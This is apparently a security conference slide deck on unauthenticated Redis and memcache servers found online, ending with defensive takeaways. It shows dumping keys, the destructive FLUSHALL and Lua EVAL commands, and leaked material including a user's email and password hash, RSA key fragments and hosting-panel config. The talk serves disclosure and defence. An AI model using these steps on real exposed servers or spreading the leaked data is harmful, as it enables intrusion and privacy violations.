
Beijing

redis_version:2.8.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c5299c8f33010380
redis_mode:standalone
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:poll
gcc_version:4.4.7
process_id:24995
run_id:b58cf3e435634d3e4773274552758a52b856db2
tcp_port:6379
uptime_in_seconds:6832002
uptime_in_days:79
hz:10
lru_clock:783668
config_file:/usr/redis/redis.conf

Clients
connected_clients:1
client_longest_output_list:0
..


Hurricane LABS
Celebrating 3 years of Shodan

SHODAN MAPS



Redis

You can navigate the DB with the redis-cli



A screenshot of a macOS terminal window titled "redis-stable — redis-cli — 89x24". The window shows the command "redis-cli" running in a terminal session. The user has run the command "keys *" and is viewing the results. The output lists 22 keys, each preceded by a number from 1 to 22. The keys include various strings such as "birthday:2002", "2f3dc985-05e2-4aa5-8458-fc89c46accf6", and "people".

```
redis-stable — redis-cli — 89x24
redis-cli
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h
1) "birthday:2002"
2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
3) "birthday:1979"
4) "photo:false"
5) "birthday:1999"
6) "birthday:1987"
7) "birthday:192047"
8) "birthday:2004"
9) "country:US"
10) "birthday:1913"
11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
12) "birthday:192014"
13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
14) "key"
15) "country:BD"
16) "birthday:2014"
17) "country:TV"
18) "admin"
19) "birthday:1945"
20) "birthday:1980"
21) "birthday:1993"
22) "people"
```

Redis

Or use the Redis Desktop Manager

The screenshot shows the Redis Desktop Manager interface. On the left, a tree view displays database structures like 'ft10', 'ft11', 'ft3', 'ft4', 'ft5', 'ft6', 'ft7', 'ft8', 'ft9', 'js_version', and 'user'. Under 'user', there are sub-folders 'user:' containing 'user:100', 'user:101', 'user:102', 'user:103', 'user:104', '104' containing 'user:105', 'user:106', 'user:107', 'user:108', 'user:109', 'user:110', and '110' containing 'user:111'. At the bottom, buttons for 'Manage Connections' and 'Add New Connection' are visible.

The main window shows a key search bar with 'user:100' and a table titled 'Redis Desktop Manager' with the key 'user:100'. The table has two columns: 'Hash Key' and 'Hash Value'. A red box highlights the first three rows of the table:

Hash Key	Hash Value
1 uid	100
2 email	carey_shi@126.com
3 password	dc6e4ed0467d88ad7f431ff670e31ecc0
4 uname	carey_shi
5 domain	carey_shi
6 is_del	0
7 status	1
8 role	3
9 is_verif	0

Below the table, a 'Value:' section includes a 'View value as:' dropdown set to 'Plain text' and a 'Select table cell' input field. A 'Save value' button is located at the bottom right of this section. Navigation buttons '<' and '>' are at the bottom center, and a page indicator 'Page 1 of 1 (Items: 40)' is at the bottom right.

Redis

Feel lucky?

Redis Desktop Manager

Key: lottery Type: HASH TTL: - Rename Delete

Hash Key	Hash Value
1	{"bet_round":14102101,"round":14102078,"numbers":"10,3,11,9,6","bet_stop_time":1413892200,"open_term_time":1413895800}
2	{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
3	{"bet_round":14102085,"round":14102084,"numbers":"09,01,11,03,05","bet_stop_time":1413892200,"open_term_time":1413895800}
4	{"bet_round":659348,"round":659346,"numbers":"04,07,09,11,15,17,25,29,31,41,43,50","bet_stop_time":1413892200,"open_term_time":1413895800}
5	{"bet_round":14102084,"round":14102083,"numbers":"8,18,12,11,20,14,9,15","bet_stop_time":1413892200,"open_term_time":1413895800}

Value:

View value as: Plain text

```
{"bet_round":14286,"round":14285,"numbers":"8,2,6","bet_stop_time":1413892200,"open_term_time":1413895800}
```

Save value

Manage Connections Add New Connection

Page 1 of 1 (Items: 12) < >

System console

Keys loaded in: 639 ms

Redis - Fun Commands

FLUSHALL

SCRIPT LOAD

EVAL / EVALSHA

- Also - Thanks Adam Baldwin:
- <https://github.com/evilpacket/redis-sha-crack>

memcache

Free & open source, high-performance,
distributed memory object caching system

No code exec, but fun things get put into
memcache

Examples



memcache

```
crence .9.13.8. ,3.2. 37 ,3.7. type ,3.7. FARM ,3.8. RESOURCE ,3.8. paypart ,3.3  
:"key";s:7:"priv  
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----  
MIICXOTBAAKBoODilNSazMRs55f1DUJHMD8PR+PhrCX7xXX20RnEfwd2M190k7X7D  
mD  
S5  
Ao  
7/  
fn  
jx  
k9  
BBI  
Ak  
GF  
aPiwo5mIIPamIKojoWaoCQQCf1n4Z3ZNP3q0RWZtCb0yACBmIISL23CDV1RV1452SF  
OHBtJPMr5VQ1ezLaXqd9YrUCHvlZ+J2i4NVhengDLrrB  
-----END RSA PRIVATE KEY-----";s:8:"farmerId";N;s:10:"customerId";N;s:13:"addedD  
atetime";O:9:"Zend_Date":8:{s:18:"fractional";i:0;s:21:"mestamp";s:10:"132294221  
7";s:31::"s:5:"en_CA";s:22::"teObject";a:0:{s:20::"1;s:10::" Domain Preference"
```

memcache

```
run4-ff83024ad031aa...fce3fd9d4447ec81df22 ✘
{s:6:"domain";o:8:"stdClass":12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
ld.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:14:"Mine_Potencial";s:9:"is_active";b:1;s:10:"created_at";s:19:"2013-1
49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
[REDACTED].ru/?8&charset=utf-8&se_referer=#referer#&keyword=#keyword#&source=#host#";}s:15:"ExternalLinking";a:0:{}}
4:"DomainIncludes";a:2:{i:0;a:4:
2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";}i:1;a:4:
2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";}s:14:"LanguageFilter";a:5:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
1:"CacheConfig";a:6:
2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
2:"globalConfig";o:8:"stdClass":21:
18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc62488c6cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
:11:"system_logs";b:0;s:11:"main_domain";s:12:"[REDACTED].ru";s:11:"isp_api_url";s:32:"https://[REDACTED]:1500/
mgr";s:12:"isp_username";s:4:"root";s:12:"isp_password";s:8:"[REDACTED>";s:11:"isp_docroot";s:20:"www/[REDACTED].ru/
";s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_queries_domains_number";s:1
:"config";o:8:"stdClass":11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Bce о мужском
рвье";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod-";s:9:"extension";s:3:"php";s:18
2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19
02:24";s:10:"updated_at";s:19:"2013-09-19:22:21";s:15:"url_rewrite";s:2:"0-0";s:16:"url_rewrite";s:2:"0-1";s:16:"url_rewri
```

memcache

https://[REDACTED]:1500/ispmgr

User management

You have not changed the MySQL database administrator's password for a long time. For security reasons we strongly recommend that you set a new one.

Name	Preset	Properties	Disk quota	Bandwidth
al	custom	[Icons]	3198 / 0	11471 / 10000000
di	custom	[Icons]	3250 / 0	86811 / 10000000
di	custom	[Icons]	885 / 0	403 / 10000000
ja	custom	[Icons]		
ru	custom	[Icons]		
su	custom	[Icons]	166 / 0	3810 / 100000

New Edit Delete Enable Disable Backup User filter Filter Enter

More information Hide

ISP manager

Accounts Management

- Administrators
- Users
- Mailboxes

Domains

- WWW domains
- E-Mail domains
- Domain names (DNS)

Management Tools

- File manager
- Databases
- Scheduler (cron)
- Firewall
- Services
- Reboot
- Web-scripts (APS)

In-Memory Database (Takeaways)

- Apply authentication
- If possible, enable SSL/TLS
- Segment In-Memory Databases from Corp
(and the public in general)
- Be aware of the data you put in these
databases
 - Don't store keys, passwords, etc

**What can we do about
this?**

Actions you can take tomorrow

- If you have Jenkins, make sure it requires authentication
- If you have elasticsearch, upgrade
- Search github/bitbucket/google code for your sensitive information
- Change default vagrant private key
- Update to latest versions of your devops tools

Actions you can take going forward

- Understand that most devops tools take the approach of: “If you can talk to me I trust you”
- Understand which tools are deployed in your environment and monitor for security updates
- Jenkins API key == password (protect them)
- Monitor/review code for stored passwords/api keys

Thanks!

Ken Johnson [ken.johnson \[at\] nvisium.com](mailto:ken.johnson@nvisium.com)

Chris Gates [chris \[at\] carnal0wnage.com](mailto:chris@carnal0wnage.com)